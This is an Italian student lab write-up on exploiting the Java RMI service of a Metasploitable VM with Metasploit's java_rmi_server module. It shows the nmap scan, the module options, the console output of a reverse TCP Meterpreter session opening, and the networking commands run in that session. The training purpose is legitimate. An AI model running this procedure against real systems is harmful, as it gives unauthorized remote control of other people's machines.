Esercizio S7 L5

Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.
Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.
I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111;
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112;
- Scansione della macchina con nmap per evidenziare la vulnerabilità.


Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1. Configurazione di rete;
2. Informazioni sulla tabella di routing della macchina vittima.


Francesco Alfonsi


Partiamo impostando gli indirizzi IP di Metasploitable e Kali Linux come richiesto nella traccia. Il comando per la configurazione, uguale per entrambe le macchine, è *sudo pico /etc/network/interfaces*.





Controlliamo poi, attraverso il comando *ping*, che le macchine comunichino effettivamente tra di loro. L'attributo **-w** servirà per impostare un tempo massimo (in secondi), dopo il quale il ping fermerà automaticamente la sua esecuzione; questo perché altrimenti lo scambio di pacchetti non avrebbe termine.






Verifichiamo ora che sulla porta 1099 sia attivo il servizio **Java RMI**, di cui andremo poi a sfruttare la vulnerabilità per ottenere il controllo della macchina Metasploitable. Per farlo utilizziamo **Nmap**. Nmap, acronimo di Network Mapper, è un software libero, utile quando serve scansionare rapidamente reti di grandi dimensioni; ma è anche indicato per ricavare informazioni di singoli host. Usa pacchetti IP non formattati in varie modalità per determinare quali host sono disponibili su una rete, che servizi (nome e versione) vengono offerti da questi host, che sistema operativo (e relativa versione) è in esecuzione, che tipo di firewall e packet filters sono usati. Per utilizzare questo servizio, eseguiamo da terminale il comando:

nmap -sV IP_macchina_target

Dove, attraverso l'attributo -**sV,** chiediamo a nmap di sondare le porte aperte per determinare informazioni sui servizi, e le loro versioni, attivi sulle porte.




A scansione terminata, nmap ci conferma che la porta 1099 è aperta e che, su di essa, è attivo il servizio Java-RMI. Possiamo quindi procedere con le altre fasi del nostro attacco.

Java RMI (*Remote Method Invocation*), è un meccanismo di chiamata di procedura remota RPC (Remote Procedure Call), orientato agli oggetti. Con l'espressione RPC, ci si riferisce alla possibilità che viene data ad un oggetto, situato in una Java virtual machine, di chiamare metodi, e cioè di attivare procedure o subroutine, su un oggetto situato in un'altra virtual machine. Questo meccanismo è estremamente utile perché consente agli sviluppatori di scrivere applicazioni distribuite e di rendere disponibile un oggetto Java sulla rete. Perché questo si realizzi, si apre una porta TCP dove i client possono connettersi e chiamare metodi sull'oggetto corrispondente. Questi devono però conoscere l'indirizzo IP, la porta di ascolto, la classe o l'interfaccia implementata e l'identificatore univoco (ObjID) dell'oggetto di destinazione (questo è necessario poiché Java RMI consente a più oggetti di ascoltare sulla stessa porta TCP). Detti dati sono reperibili grazie ai registri RMI, che svolgono un compito analogo a quello che abbiamo già visto parlando dei server DNS.
La troppa flessibilità di RMI nel consentire agli oggetti di comunicare attraverso reti, introduce spesso indesiderate vulnerabilità. I server RMI molte volte presentano configurazioni predefinite troppo permissive, consentendo agli aggressori di ottenere accesso non autorizzato o di eseguire codice dannoso.

Adottando misure di sicurezza appropriate, come mantenere aggiornate le implementazioni e le librerie RMI, configurare i server RMI in modo sicuro, evitare l'esecuzione di codice non attendibile, sanificare l'input utente, monitorare il traffico di rete, eseguire scansioni periodiche delle vulnerabilità ed educare gli utenti alla sicurezza di RMI, è possibile ridurre significativamente il rischio di exploit RMI Java.

La seconda fase del nostro attacco consiste nell'avviare una sessione con metasploit da terminale Linux. Il comando da console è il seguente:


msfconsole



Metasploit Framework è una piattaforma modulare di test di penetrazione che consente di scrivere, testare ed eseguire codice di exploit. L'architettura modulare attorno a cui è strutturato, permette agli utenti di estenderlo facilmente, creando moduli personalizzati. Fornisce un'interfaccia grafica e un'interfaccia a riga di comando, richiamabile da terminale attraverso il comando **msfconsole.** Contiene una suite di strumenti che è possibile utilizzare per testare le vulnerabilità della sicurezza, enumerare le reti, eseguire attacchi ed eludere il rilevamento. Fondamentalmente, è una raccolta di strumenti comunemente utilizzati che forniscono un ambiente completo per i test di penetrazione e lo sviluppo di exploit.

Il framework Metasploit è uno strumento potente per valutare e migliorare la sicurezza dei sistemi informatici e delle reti. È essenziale che gli esperti di sicurezza comprendano le sue capacità e lo utilizzino in modo responsabile per identificare e correggere le vulnerabilità prima che possano essere sfruttate da attori malintenzionati.

MSFconsole fornisce un'interfaccia a riga di comando per accedere e utilizzare Metasploit Framework. MSFconsole è l'interfaccia più comunemente utilizzata per lavorare con Metasploit Framework. La console consente di eseguire operazioni come scansionare obiettivi, sfruttare vulnerabilità e raccogliere dati.



Una volta avviata la sessione, la nostra prima azione sarà quella di andare a cercare se esistono moduli già preconfigurati che sfruttino la vulnerabilità di nostro interesse. L'operatore da utilizzare è *search.* Scriviamo dunque:

search java_rmi.

Ora, dovendo ottenere l'accesso al sistema target, per poi eseguire operazioni al suo interno che ci permettano di recuperare le informazioni di rete, tra i vari moduli che la ricerca ci propone, ci concentriamo sui quelli relativi agli exploit. In particolare la nostra scelta verterà per il modulo numero 1:

exploit/multi/misc/java_rmi_server

Attraverso l'operatore *use,* andiamo quindi ad impostare il modulo che abbiamo scelto per le nostre necessità. In questo caso, essendo modulo numero 1, il comando da utilizzare sarà semplicemente:

use 1

Il modulo scelto, come evidenziato, utilizza di default il payload **meterpreter reverse.** Meterpreter è un payload molto potente e versatile sviluppato dal progetto Metasploit. Fornisce un'interfaccia a riga di comando completa, funzionalità di scripting e supporto per un'ampia gamma di moduli, rendendolo una scelta popolare per gli aggressori.

Terminologia

i. **Exploit** - un modulo exploit esegue una sequenza di comandi per colpire una specifica vulnerabilità rilevata in un sistema o un'applicazione. Un modulo exploit sfrutta una vulnerabilità per fornire l'accesso al sistema di destinazione. I moduli di exploit includono buffer overflow, code injection ed exploit di applicazioni web.

ii. **Payload** - Un payload è un pezzo di codice che viene eseguito su un sistema compromesso dopo un exploit riuscito. Si tratta del vero e proprio codice dannoso che gli aggressori utilizzano per raggiungere gli obiettivi prefissati, come ottenere l'accesso non autorizzato, rubare dati o installare backdoor.

iii. **Auxiliary** - un modulo auxiliary non esegue un payload. Può essere utilizzato per eseguire azioni arbitrarie che potrebbero non essere direttamente correlate all'exploit. Esempi di moduli ausiliari includono scanner e attacchi DOS (Denial of Service).

Un approfondimento su reverse meterpreter

Reverse Meterpreter è un tipo di payload meterpreter che stabilisce una connessione all'indietro con il server di controllo dell'attaccante. Ciò significa che l'attaccante non ha bisogno di connettersi direttamente al sistema compromesso per interagire con esso. Invece, è proprio il sistema compromesso che avvia la connessione al server dell'attaccante, rendendolo più furtivo e difficile da rilevare. Quando viene eseguito un payload Reverse Meterpreter su un sistema compromesso, questo tenta di stabilire una connessione con il server di controllo dell'attaccante. Il server di controllo è in ascolto per connessioni in arrivo su una porta specifica e, quando il sistema compromesso si connette, fornisce all'attaccante una shell o altro accesso al sistema.

Vantaggi:

- **Aumentata discrezione:** Poiché il sistema compromesso avvia la connessione, non è necessario che l'attaccante scansioni o si connetta direttamente al sistema di destinazione. Questo riduce l'impronta dell'attaccante e lo rende di più difficile rilevazione da parte dei sistemi di sicurezza.
- **Esposizione ridotta:** Il server di controllo dell'attaccante non è direttamente esposto a Internet, il che riduce il rischio che venga compromesso. Questo è particolarmente importante per gli attaccanti che desiderano mantenere l'accesso a lungo termine ai sistemi compromessi.
- **Facilità d'uso:** Reverse Meterpreter è in genere di più facile utilizzo rispetto ai payload Meterpreter diretti, poiché l'attaccante non deve preoccuparsi di configurare il *port forwarding* (indica al router che, quando arriva una richiesta di connessione tramite una determinata porta, quella connessione deve essere inviata a un determinato dispositivo) o le regole del *firewall* sul sistema compromesso.

```
msf6 exploit(multi/misc/java_rmi_server) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Generic (Java Payload)
    1   Windows x86 (Native Payload)
    2   Linux x86 (Native Payload)
    3   Mac OS X PPC (Native Payload)
    4   Mac OS X x86 (Native Payload)
```

Avviato il modulo scelto, come prima operazione, verifichiamo che il nostro sistema target faccia effettivamente parte di dei sistemi gestiti dal modulo. Il comando *show target* è quello che fa al caso nostro. L'esecuzione ci mostra i possibili sistemi operativi target, tra cui i Linux a 32 bit. Questo significa che dobbiamo verificare che la nostra macchina Metasploitable sia a 32 bit e non a 64, altrimenti l'esecuzione dell'exploit ci restituirebbe il seguente messaggio di errore:
Exploit completed, but no session was created.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s)  see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on a
                                         ll addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Una volta verificati i requisiti del sistema target, vediamo quali sono invece i parametri che dobbiamo settare affinché l'exploit possa eseguirsi correttamente. Con il comando *show option*, vediamo quelle che sono le impostazioni correntemente impostate, quelle necessarie e una loro breve descrizione. Quasi tutte le informazioni richieste sono già impostate in maniera corretta, rimane soltanto da settare il valore di **rhosts** (ovvero gli host remoti). Nel nostro caso, inseriremo l'indirizzo IP di Metasploitable. Per fissare questo parametro, utilizziamo il seguente comando:
set rhosts IP_macchina_target.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/CoZ7pJL8mujLB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:56876) at 2024-01-25 11:13:07 -0800

meterpreter >
```

Tutti i controlli sono stati effettuati e tutti i parametri sono stati correttamente impostati; è arrivato il momento di utilizzare il comando di exploit per avere accesso alla macchina target. Lo facciamo semplicemente digitando *exploit*. Se tutto va a buon fine, otteniamo, come messaggio di risposta, la conferma che una sessione di meterpreter è stata correttamente aperta. Siamo nella macchina target. Cerchiamo ora di ottenere le informazioni richieste nella traccia: digitiamo il comando *help*. Questo mostrerà una lista di comandi che possiamo utilizzare per ottenere ogni genere di dato e informazione. I comandi sono divisi per settore di appartenenza, questo rende la ricerca molto più facile e veloce. Essendo interessati ad ottenere i dati relativi alla configurazione di rete e alle informazioni sulla tabella di routing, ci concentriamo sul settore relativo ai comandi di rete: **Networking Commands**. Tra questi vediamo i due comandi che servono al nostro scopo:
ifconfig - mostra le interfacce di rete.
routing - mostra e rende modificabili la tabella di routing.

```
meterpreter > help
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table
```

Eseguiamo i comandi trovati e vetrifichiamo, nel contempo, che la procedura di exploit abbia davvero avuto positivo. Il comando *ifconfig* ci riporta, tra gli altri dati, l'indirizzo IP della macchina Metasploitable. Il nostro exploit ha avuto effettivamente successo.